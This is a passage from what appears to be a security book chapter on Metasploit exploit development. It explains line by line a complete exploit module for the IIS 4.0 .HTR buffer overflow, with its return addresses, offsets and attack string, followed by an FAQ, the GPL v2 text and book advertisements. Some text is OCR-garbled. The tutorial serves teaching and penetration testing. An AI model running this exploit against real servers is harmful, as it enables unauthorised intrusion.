Knowing how the engine works will help an exploit developer better understand the structure of the exploit class. Because every exploit in the framework must be built around approximately the same structure, a developer need only understand and modify one of the existing exploits to create a new exploit module (Example 13.7).

Example 13.7 Metasploit Module

```
57 package Msf::Exploit::iis40_htr;
58 use base "Msf::Exploit";
59 use strict;
60 use Pex::Text;
```

Line 57 declares all the following code to be part of the iis40_htr namespace. Line 58 sets the base package to be the Msf::Exploit module, so the iis40_htr module inherits the properties and functions of the Msf::Exploit parent class. The strict directive is used in line 59 to restrict potentially unsafe language constructs such as the use of variables that have not previously been declared. The methods of the Pex::Text class are made available to our code in line 60. Usually, an exploit developer just changes the name of the package on line 1 and will not need to include any other packages or specify any other directives.

```
61 my $advanced = { };
```

Metasploit stores all of the exploit specific data within the *%info* and *%advanced* hash data structures in each exploit module. In line 61, we see that the advanced hash is empty, but if advanced options are available, they would be inserted as keys-value pairs into the hash.

```
62 my $info =
63 {
64     'Name'  => 'IIS 4.0 .HTR Buffer Overflow',
65     'Version'  => '$Revision: 1.4 $',
66     'Authors' => [ 'Stinko', ],
67     'Arch'  => [ 'x86' ],
68     'OS'    => [ 'win32' ],
69     'Priv'  => 1,
```

The *%info* hash begins with the name of the exploit on line 64 and the exploit version on line 65. The authors are specified in an array on line 66. Lines 67 and 68 contain arrays with the target architectures and operating systems, respectively. Line 69 contains the *Priv* key, a flag that signals whether or not successful exploitation results in administrative privileges.

```
70     'UserOpts'  => {
71                     'RHOST' => [1, 'ADDR', 'The target address'],
72                     'RPORT' => [1, 'PORT', 'The target port', 80],
73                     'SSL'   => [0, 'BOOL', 'Use SSL'],
74                 },
```

Also contained within the *%info* hash are the *UserOpts* values. *UserOpts* contains a sub-hash whose values are the environment variables that can be set by the user on the command line. Each key value under *UserOpts* refers to a four-element array. The first element is a flag that indicates whether or not the environment variable must be set before exploitation can occur. The second element is a Metasploit-specific data type that is used when the environment variables are checked to be in the right format. The third element describes the environment variable, and the optionally specified fourth element is a default value for the variable.

Using the *RHOST* key as an example, we see that it must be set before the exploit will execute. The *ADDR* data-type specifies that the *RHOST* variable must be either an IP (Internet Protocol) address or a fully qualified domain name (FQDN).

If the value of the variable is checked and it does not meet the format requirements, the exploit will return an error message. The description states that the environment variable should contain the target address, and there is no default value.

```
75     'Payload' => {
76              'Space'  => 820,
77              'MaxNops' => 0,
78              'MinNops' => 0,
79              'BadChars'  =>
80                join("", map { $_=chr($_) } (0x00 .. 0x2f)).
81                join("", map { $_=chr($_) } (0x3a .. 0x40)).
82                join("", map { $_=chr($_) } (0x5b .. 0x60)).
83                join("", map { $_=chr($_) } (0x7b .. 0xff)),
84              },
```

The *Payload* key is also a subhash of *%info* and contains specific information about the payload. The payload space on line 75 is first used by the engine as a filter to determine which payloads are available to an exploit. Later, it is reused to check against the size of the encoded payload. If the payload does not meet the space requirements, the engine attempts to use another encoder; this will continue until no more compatible encoders are available and the exploit fails.

On lines 77 and 78, *MaxNops* and *MinNops* are optionally used to specify the maximum and minimum number of bytes to use for the nop sled. *MinNops* is useful when you need to guarantee a nop sled of a certain size before the encoded payload. *MaxNops* is mostly used in conjunction with *MinNops* when both are set to 0 to disable nop sled generation.

The *BadChars* key on line 79 contains the string of characters to be avoided by the encoder. In the preceding example, the payload must fit within 820 bytes, and it is set not to have any nop sled because we know that the IIS4.0 shared library trampoline technique doesn't require a nop sled. The bad characters have been set to all non-alphanumeric characters.

```
85     'Description'  => Pex::Text::Freeform(qq{
86         This exploits a buffer overflow in the ISAPI ISM.DLL used
87         to process HTR scripting in IIS 4.0. This module works against
88         Windows NT 4 Service Packs  3, 4, and 5. The server will
           continue
89         to process requests until the payload being executed has exited.
90         If you've set EXITFUNC to 'seh', the server will continue
           processing
91         requests, but you will have trouble terminating a bind shell. If
           you
92         set EXITFUNC to thread, the server will crash upon exit of the
           bind
93         shell. The payload is alpha-numerically encoded without a NOP
           sled
94         because otherwise the data gets mangled by the filters.
95     }),
```

Description information is placed under the Description key. The Pex::Text::Freeform() function formats the description to display correctly when the info command is run from msfconsole.

```
96     'Refs'  =>  [
97                      ['OSVDB', 3325],
98                      ['BID', 307],
99                      ['CVE', '1999-0874'],
100                     ['URL',
'http://www.eeye.com/html/research/advisories/AD19990608.html'],
101                ],
```

The *Refs* key contains an array of arrays, and each subarray contains two fields. The first field is the information source key and the second field is the unique identifier. On line 98, BID stands for Bugtraq ID, and 307 is the unique identifier. When the *info* command is run, the engine will translate line 98 into the URL www.securityfocus.com/bid/307.

```
102    'DefaultTarget' => 0,
103    'Targets' => [
104                     ['Windows NT4 SP3', 593, 0x77f81a4d],
105                    ['Windows NT4 SP4', 593, 0x77f7635d],
106                  ['Windows NT4 SP5', 589, 0x77f76385],
107                ],
```

The *Targets* key points to an array of arrays; each subarray consists of three fields. The first field is a description of the target, the second field specifies the offset, and the third field specifies the return address to be used. The array on line 106 tells us that the offset to the return address 0x77F76385 is 589 bytes on Windows NT4 Service Pack 5.

The targeting array is actually one of the great strengths of the framework because it allows the same exploit to attack multiple targets without modifying any code at all. The user simply has to select a different target by setting the *TARGET* environment variable. The value of the *DefaultTarget* key is an index into the Targets array, and line 102 shows the key being set to 0, the first element in the Targets array. This means that the default target is Windows NT4 SP3.

```
108    'Keys' => ['iis'],
109 };
```

The last key in the *%info* structure is the *Keys* key. *Keys* points to an array of keywords that are associated with the exploit. These keywords are used by the engine for filtering purposes.

```
110 sub new {
111   my $class = shift;
112   my $self = $class->SUPER::new({'Info' => $info, 'Advanced' =>
$advanced}, @_);
113   return($self);
114 }
```

The new() function is the class constructor method. It is responsible for creating a new object and passing the *%info* and *%advanced* data structures to the object. Except for unique situations, new() will usually not be modified.

```
115 sub Exploit
116 {
117    my $self = shift;
118    my $target_host = $self->GetVar('RHOST');
119    my $target_port = $self->GetVar('RPORT');
120    my $target_idx  = $self->GetVar('TARGET');
121    my $shellcode   = $self->GetVar('EncodedPayload')->Payload;
```

The exploit() function is the main area where the exploit is constructed ecuted.

Line 117 shows how exploit() retrieves an object reference to itself. This reference is immediately used in the next line to access the *GetVar()* method. The *GetVar()* method retrieves an environment variable, in this case, *RHOST.* Lines 118 to 120 retrieve the values of *RHOST, RPORT,* and *TARGET,* which correspond to the remote host, the remote part, and the index into the targeting array on line 103. As we discussed earlier, exploit() is called only after the payload has been successfully generated. Data is passed between the engine and the exploit via environment variables, so the *GetVar()* method is called to retrieve the payload from the *EncodedPayload* variable and place it into *$shellcode.*

```
122    my $target = $self->Targets->[$target_idx];
```

The $target_idx value from line 120 is used as the index into the Target array. The *$target* variable contains a reference to the array with targeting information.


```
123    my $attackstring = ("X" x $target->[1]);
124    $attackstring .= pack("V", $target->[2]);
125    $attackstring .= $shellcode;
```

Starting on line 123, we begin to construct the attack string by creating a padding of X characters. The length of the padding is determined by the second element of the array pointed to by *$target.* The *$target* variable was set on line 122, which refers back to the *Targets* key on line 103. Essentially, the offset value is pulled from one of the *Target* key subarrays and used to determine the size of the padding string. Line 124 takes the return address from one of the subarrays of the *Target* key and converts it to little-endian format before appending it to the attack string. Line 125 appends the generated payload that was retrieved from the environment earlier on line 121.

```
126    my $request = "GET /" . $attackstring . ".htr HTTP/1.0\r\n\r\n";
```

In line 126, the attack string is surrounded by HTTP and .htr file extension. Now the *$request* variable looks like Figure 13.32.

Figure 13.32 The $request Attack String



```
127    $self->PrintLine(sprintf ("[*] Trying ".$target->[0]." using call
       eax at 0x%.8x...", $target->[2]));
```

Now that the attack string has been completely constructed, the exploit informs the user that the engine is about to deploy the exploit.

```
128    my $s = Msf::Socket::Tcp->new
129    (
130        'PeerAddr'  => $target_host,
131        'PeerPort'  => $target_port,
132        'LocalPort' => $self->GetVar('CPORT'),
133        'SSL'       => $self->GetVar('SSL'),
134    );
135    if ($s->IsError) {
136      $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
137      return;
138    }
```

Lines 128 to 134 create a new TCP socket using the environment variables and passing them to the socket API provided by Metasploit.

```
139    $s->Send($request);
140    $s->Close();
141    return;
142 }
```

The final lines in the exploit send the attack string before closing the socket and returning. At this point, the engine begins looping and attempts to handle any connections required by the payload. When a connection is established, the built-in handler executes and returns the result to the user as seen earlier in Figure 13.9.

Overwriting Methods

In the previous section, we discussed how the payload was generated, encoded, and appended to a nop sled before the exploit() function was called. However, we did not discuss the ability for an exploit developer to override certain functions within the engine that allow more dynamic control of the payload compared to simply setting hash values. These functions are located in the Msf::Exploit class and normally just return the values from the hashes, but they can be overridden and modified to meet custom payload generation requirements.

For example, in line 21 we specified the maximum number of nops by setting the *$info->{'Payload'}->{'MaxNops'}* key. If the attack string was to r e a varying number of nops depending on the target platform, e could override the PayloadMaxNops() function to return varying values of the *MaxNops* key based on the target. Table 13.2 lists the methods that can be overridden.

Table 13.2 Methods that Can Be Overridden

Method	Description	Equivalent Hash Value
PayloadPrependEncoder	Places data after the nop sled and before the decoder.	$info->{'Payload'}->{'PrependEncoder'}
PayloadPrepend	Places data before the payload prior to the encoding process.	$info->{'Payload'}->{'Prepend'}
PayloadAppend	Places data after the payload prior to the encoding process.	$info->{'Payload'}->{'Append'}
PayloadSpace	Limits the total size of the combined nop sled, decoder, and encoded payload. The nop sled will be sized to fill up all available space.	$info->{'Payload'}->{'Space'}
PayloadSpaceBadChars	Sets the bad characters to be avoided by the encoder.	$info->{'Payload'}->{'BadChars'}
PayloadMinNops	Sets the minimum size of the nop sled.	$info->{'Payload'}->{'MinNops}
PayloadMaxNops	Sets the maximum size of the nop sled.	$info->{'Payload'}->{'MaxNops}
NopSaveRegs	Sets the registers to be avoided in the nop sled.	$info->{'Nop'}->{'SaveRegs'}

Although this type of function overriding is rarely necessary, knowing that it exists may come in handy at some point.

Summary

Developing reliable exploits requires a diverse set of skills and a depth of knowledge that simply cannot be gained by reading through an ever-increasing number of meaningless whitepapers. The initiative must be taken by the reader to close the gap between theory and practice by developing a working exploit. The Metasploit project provides a suite of tools that can be leveraged to significantly reduce the overall difficulty of the exploit development process, and at the end of the process, the exploit developer will not only have written a working exploit, but will also have gained a better understanding of the complexities of vulnerability exploitation.

Solutions Fast Track

Exploit Development with Metasploit

☑ The basic steps to develop a buffer overflow exploit are determining the attack vector, finding the offset, selecting a control vector, finding and using a return address, determining bad characters and size limitations, using a nop sled, choosing a payload and encoder, and testing the exploit.

☑ The PatternCreate() and patternOffset.pl tools can help speed up the offset discovery phase.

☑ The Metasploit Opcode Database, msfpescan, or msfelfscan can be used to find working return addresses.

☑ Exploits integrated in the Metasploit Framework can take advantage of sophisticated nop generation tools.

☑ Using Metasploit's online payload generation and encoding or the msfpayload and msfencode tools, the selection, generation, and encoding of a payload can be done automatically.

Integrating Exploits into the Framework

☑ All exploit modules are built around approximately the same template, so integrating an exploit is as easy as modifying an already existing module.

☑ Environment variables are the means by which the framework engine and each exploit pass data between one another; they can also be used to control engine behavior.

☑ The *%info* and *%advanced* hash data structures contain all the exploit, targeting, and payload details.The exploit() function creates and sends the attack string.

Links to Sites

- **www.metasploit.com** The home of the Metasploit Project.
- **www.nologin.org** A site that contains many excellent technical papers by skape about Metasploit's Meterpreter, remote library injection, and Windows shellcode.
- **www.immunitysec.com** Immunity Security produces the commercial penetration testing tool Canvas.
- **www.corest.com** Core Security Technologies develops the commercial automated penetration testing engine Core IMPACT.
- **www.eeye.com** An excellent site for detailed Microsoft Windows–specific vulnerability and exploitation research advisories.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Do I need to know how to write shellcode to develop exploits with Metasploit?

A: No. Through either the msfweb interface or msfpayload and msfencode, an exploit developer can completely avoid having to deal with shellcode beyond cutting and pasting it into the exploit. If an exploit is developed within the Framework, the exploit developer may never even see the payload.

Q: Do I have to use an encoder on my payload?

A: No. As long as you avoid the bad characters, you can send over any payload without encoding it. The encoders are there primarily to generate payloads that avoid bad characters.

Q: Do I have to use the nop generator when integrating an exploit into the framework?

A: No. You can set the *MaxNops* and *MinNops* keys to 0 under the *Payload* key, which is under the *%info* hash. This will prevent the framework from automatically appending any nops to your exploit. Alternatively, you can overwrite the PayloadMaxNops and PayloadMinNops functions not to return any nops.

Q: I've found the correct offset, discovered a working return address, determined the bad character and size limitations, and successfully generated and encoded my payload. For some reason, the debugger catches the process when it halts execution partway through my payload. I don't know what's happening, but it appears as though my payload is being mangled. I thought I had figured out all the bad characters.

A: Most likely what is happening is that a function is being called that modifies stack memory in the same location as your payload. This function is being called after the attack string is placed on the stack, but before your return address is entered into EIP. Consequently, the function will always execute, and there's nothing you can do about it. Instead, avoid the memory locations where the payload is being mangled by changing control vectors. Alternatively, write custom shellcode that skips over these areas using the same technique described in the "Space Trickery" discussion. In most cases, when determining size limitations, close examination of the memory window will alert you to any areas that are being modified by a function.

Q: Whenever I try to determine the offset by sending over a large buffer of strings, the debugger always halts too early, claiming something about an invalid memory address.

A: Chances are a function is reading a value from the stack, assuming that it should be a valid memory address, and attempting to dereference it. Examination of the disassembly window should lead you to the instruction causing the error, and combined with the memory window, the offending bytes can be patched in the attack string to point to a valid address location.

Q: To test if my return address actually takes me to my payload, I have sent over a bunch of *a* characters as my payload. I figure that EIP should land on a bunch of *a* characters and since *a* is not a valid assembly instruction, it will cause the execution to stop. In this way, I can verify that EIP landed in my payload. Yet this is not working. When the process halts, the entire process environment is not what I expected.

A: The error is in assuming that sending a bunch of *a* characters would cause the processor to fault on an invalid instruction. Filling the return address with four *a* characters might work because 0x61616161 may be an invalid memory address, but on a 32-bit x86 processor, the *a* character is 0x61, which is interpreted as the single-byte opcode for POPAD. The POPAD instruction successively pops 32-bit values from the stack into the following registers EDI, ESI, EBP, nothing (ESP placeholder), EBX, EDX, ECX, and EAX. When EIP reaches the *a* buffer, it will interpret the *a* letter as POPAD. This will cause the stack to be popped multiple times, and cause the process environment to change completely. This includes EIP stopping where you do not expect it to stop. A better way to ensure that your payload is being hit correctly is to create a fake payload that consists of 0xCC bytes. This instruction will not be misinterpreted as anything but the INT3 debugging break-

uction.

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc.
59 Temple Place - Suite 330, Boston, MA 02111-1307, USA

Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software—to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

one line to give the program's name and an idea of what it does.

```
Copyright (C) yyyy    name of author

This program is free software; you can redistribute it and/or
modify it under the terms of the GNU General Public License
as published by the Free Software Foundation; either version 2
of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-
1307, USA.
```

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) year  name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details
type `show w'.  This is free software, and you are welcome
to redistribute it under certain conditions; type `show c'
for details.
```

The hypothetical commands `` `show w' `` and `` `show c' `` should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than `` `show w' `` and `` `show c' ``; they could even be mouse-clicks or menu items—whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:


```
Yoyodyne, Inc., hereby disclaims all copyright
interest in the program `Gnomovision'
(which makes passes at compilers) written
by James Hacker.
```


signature of Ty Coon, `1 April 1989`
`Ty Coon, President of Vice`

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

Index

SYNGRESS
4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP
4 FREE E-BOOKLETS
OS X
for Hackers at Heart
THE APPLE OF EVERY HACKER'S EYE
Rediscover Apple and OS X, the Preferred Platform for Discerning Hackers
• Unleash the Power of OS X for Everything from Cutting-Edge R&D to Plain Old Fun
• Torque the Most Powerful Features of OS X for Wireless Networking, WarDriving, Software Development, Pen Testing, Automation, and More
Ken Caruso • Chris Hurley • Johnny Long
Preston Norvell • Tom Owad
Bruce Potter Technical Editor
FOREWORD BY TOM OWAD
APPLEFRITTER.COM


SYNGRESS
4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP
4 FREE E-BOOKLETS
Host Integrity Monitoring
Using Osiris and Samhain
Your IDS Just Detected an Attack: Was It Successful?
• Written by Osiris Creator and Shmoo Group Member
• Quickly Identify Successful Attacks to Mitigate Damage
• Complete Reference for Planning, Deployment, and Administration
Brian Wotring
Bruce Potter Technical Editor
FOREWORD BY MARCUS J. RANUM


JAY BEALE'S OPEN SOURCE SECURITY SERIES
SYNGRESS
4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP
4 FREE E-BOOKLETS
Nessus, Snort, & Ethereal Power Tools
Customizing Open Source Security Applications
• Customize Snort to Perform Intrusion Detection and Prevention
• Use Nessus to Analyze the Network Layer for Vulnerabilities
• Master Ethereal and "Sniff" Your Network for Malicious Traffic
Gilbert Ramirez
Brian Caswell, snort.org
Noam Rathaus
Jay Beale Series Editor